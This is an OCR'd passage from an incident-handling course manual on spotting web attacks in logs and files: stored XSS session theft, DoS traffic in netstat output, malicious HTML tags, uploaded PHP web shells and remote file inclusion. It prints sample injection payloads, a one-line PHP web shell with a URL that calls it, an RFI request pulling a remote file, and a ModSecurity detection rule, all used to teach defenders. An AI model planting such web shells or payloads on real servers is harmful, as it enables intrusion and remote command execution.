



Figure 7.17: Screenshot of stored XSS.log displaying stored XSS attack attempts

In the given example, responders can detect a stored XSS attack by comprehensively analyzing the logs.





Figure 7.18: Screenshot of analyzing XSS attack

In this case, responders derived the following details:

**Reference:** Client/Attacker IP: 192.168.0.9

Server/Victim IP: 172.19.19.13

For a successful attack, the attacker should have an account in the targeted web application.

1. The attacker logs into the website: *http://www.moviescope.com*.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The moviescope index page appears.
3. The attacker clicks on the blog page (/blog.aspx).
4. The blog page appears and the attacker posts something (possibly stored XSS) in an input field, which is evident from the POST request.
5. The victim logs in to the moviescope website.
6. The victim clicks on the blog page.
7. The victim clicks on the script and gets redirected to a website named oceanplaza. The URL carries the cookie value of the victim's active session. The victim is then redirected to the blog.aspx page.
8. The attacker now has the cookie value, which is edited and reloaded onto the webpage. This is evident from the POST request, along with the time taken for the webpage to load.
9. The attacker has now gained access to the victim's session.

## Manual Analysis - DoS/DDoS Attacks

Indicators of an active DDoS attack include slower network communications due to bandwidth unavailability, deteriorated performance, and service unavailability. Security tools such as IDS, IPS, and firewalls can also alert administrators about possible DDoS attacks.

In such scenarios, incident responders must use the "netstat -an" command in the command prompt of a Windows system; then, they should check if the same IP constantly attempts to connect or access applications or ports and whether the connection status is "TIME_WAIT" or "SYN_RECEIVED."





Figure 7.19: Output of "netstat –an" tool – 1

Here, the command shows that different IP addresses attempted to connect to certain ports, while one IP address continuously requested to connect to all open ports; this indicates an attempted DoS attack.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.20: DDoS suspected traffic

Responders must copy some specific suspected connections into a text editor such as Notepad and examine their connections to ports. It is evident from the above figure that the same IP (172.16.0.9) attempted to connect to adjoining ports with **SYN_RECEIVED** as the connection status. It should be noted that this is a sample, and responders might see thousands of attempts in a DDoS attack. After confirming the attack on the web server, responders must analyze the web server log files to obtain more information about the incident.

Incident responders can also use log viewers such as http Logs Viewer, IIS Log Analyzer, and anomaly detection tools such as Loggly to analyze the logs of various servers and identify anomalies. They can use tools such as tcpdump, tshark, Snort, Argus, and ntop to analyze the network traffic. Moreover, they can detect DoS/DDoS attacks on web servers using http Logs Viewer.

- **http Logs Viewer**

  Source: *https://www.apacheviewer.com*

  http Logs Viewer is a tool that enables incident responders to monitor, view, and analyze Apache/IIS/nginx logs. It offers search and filter functionalities for log files and highlights various http requests based on their status code. It also contains the report feature that can be used to generate pie or bar chart in seconds. Moreover, it displays statistics containing the top hits, top errors, number of status codes, total bandwidth, and more.

  Responders can use this tool to identify DoS attacks because it displays the logs from a specific period. Using http Logs Viewer, responders can easily filter and analyze


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Apache/IIS/nginx log files. http Logs Viewer also displays the log count by the IP address and errors messages (4**–5** status codes).

It should be noted that most of the requests sent by attackers to the web server for performing DoS attacks end up as errors.





Figure 7.21: Screenshot of http Logs Viewer Report :: Status Codes per Day




Figure 7.22: Screenshot of http Logs Viewer Report :: File Types per Day


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Manual Analysis - Potentially Malicious Elements within HTML

It is important to detect potentially malicious elements within HTML because they target the flawed input validation mechanism of web applications to perform malicious activities. Attackers look for vulnerabilities to inject malicious content in scripts embedded with HTML to execute an HTML injection attack or more severe XSS attack. These injection attacks mainly target forums, guestbooks, or scripts where developers enabled the insertion of text comments. Attackers can also perform an injection attack. In this case, the website design does not parse with the inserted comments or accept "<" or ">" as real characters.

The client browser interprets scripts embedded within the HTML content, which is enabled by default. Accordingly, attackers can insert multiple script tags such as **<SCRIPT>**, **<OBJECT>**, **<APPLET>**, or **<EMBED>** into the website, which will be executed by the web browser's JavaScript engine. Incident responders can detect these attacks by examining HTML tags such as **<FK>**, **<LI>**, **<BR>**, **<DIV>**, and **background-image**. The **<TITLE>** tag should also be examined because it is the most vulnerable tag if generated dynamically.

Listed below are some malicious tags that are used by attackers to perform various injection attacks:

- **<H1> Testing Malicious Code </H1>**

  **<META HTTP-EQUIV="refresh" CONTENT="1;url=http://www.hacktest.com">**
- **<FK STYLE="behavior: url(http://<<Some Other website>>;">**
- **<BR SIZE="&{alert('Code Injected')}">**

  **<DIV STYLE="background-image: url(javascript:alert('Code Injected'))">**

Attackers can also perform framing attacks using the **<IFRAME>** tag of HTML to exploit the frame support characteristic of web browsers. This type of attack involves a web page integrated into another web page using the iFrame elements of HTML. Attackers exploit the iFrame functionality used in the target website, embed a malicious web page, and use clickjacking to steal sensitive information. Incident responders can detect framing attacks by examining the **<IFRAME>** HTML tag.

Moreover, in HTML, field values are stored as hidden fields, which are collected and submitted as parameters during form submissions instead of being displayed on the screen of web browsers. Attackers examine the HTML code of the page and alter the hidden field values to change post requests to the server. Incident responders should examine hidden field values to check for alterations.

```
<input type="hidden" id="item_1" name="Price" value="100.00">
```

## Manual Analysis - Malicious Elements in Common Web File Types

Attackers execute arbitrary codes by uploading malicious files that are automatically executed by the recipient. Web pages with extensions such as .php and .aspx are often automatically executed after being uploaded. Hence, incident responders need to inspect the code within malicious files uploaded by attackers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Consider the following example that allows an attacker to upload a malicious PHP file to the web server:

The input field type of the given HTML code is “file.”

```
<form action="malicious_file.php" method="post" enctype="multipart/form-data">
Choose a file to upload:
<input type="file" name="file_name"/>
<br/><br/>
<input type="submit" name="submit" value="Submit"/>
</form>
```

After submitting the form, the file is sent to **malicious_file.php** on the web server. This file gets stored in a temporary location in PHP until it is saved or discarded by the server-side code.

However, in the following example, the file is moved to a permanent document/ directory:

```
// Define the target location where the malicious file being
// uploaded is going to be saved
$targetFile = "documents/" . basename($_FILES['uploadedfile']['name']);
// Move the uploaded file to the new location
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $targetFile))
{
echo "The document has been successfully uploaded.";
}
else
{
echo "There was an error uploading the document, please try later.";
}
```

In the above code, the type of file being uploaded was not checked. Thus, if a malicious document is present in the web document root, attackers can upload a file named **malicious.php**.

Because this filename ends with ".php," it can be executed by the web server. Incident responders should verify the content of these uploaded files to detect the presence of malicious code. For example, attackers can embed the following malicious code in the uploaded file:

```
<?php
system($_GET['cmd']);
?>
```

Once this file is uploaded, the code can execute random commands using a URL that runs the "**ls -l**" command "**-**" or any other type of command specified by the attacker.

```
http://server.myshopping.com/upload_dir/malicious.php?cmd=ls%20-l
```

Incident responders must inspect for malicious URLs as well as malicious code in the uploaded filed to detect malicious elements.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Manual Analysis - RFI Attacks

Remote file injection (RFI) is a technique that targets underlying web application vulnerabilities and launches attacks from a remote server. A successful execution of this attack includes revealing sensitive information, compromised server, and content modification. Improper input handling and application misconfiguration are the two main vulnerabilities that are exploited by attackers to perform RFI attacks.

To detect these types of attacks, incident responders must use a regular expression to search for signatures such as "(ht|f)tps?://" within malicious parameter payloads. Using this approach, URLs can be tested for malicious payloads to detect RFI attacks.

Some methods used by attackers to perform RFI attacks and their respective detection techniques are discussed below:

- **Using URLs Containing IP Address**

  Attackers specify the domain/hostname in the form of an IP address as an external link. For example, consider an attack using the following IP address:

```
GET /webpage.php?_PHPLIB[libdir]=http://192.168.1.22/tj21id1.txt??? HTTP/1.1
```

  Incident responders can use the core rule set (CRS) to detect this condition, which includes a search string, “(ht|f)tps?:\/\/”, followed by an IP address. An example of CRS is given below:

```
SecRule ARGS"^(?:ht|f)tps?:\/\/(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})" \
"phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t:lowercase,capture,ctl:
auditLogParts=+E,block,status:501,msg:'Remote File Inclusion
Attack',id:'950117',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.
anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.rfi_score=+%{tx.cr
itical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/RFI-
%{matched_var_name}=%{tx.0}"
```

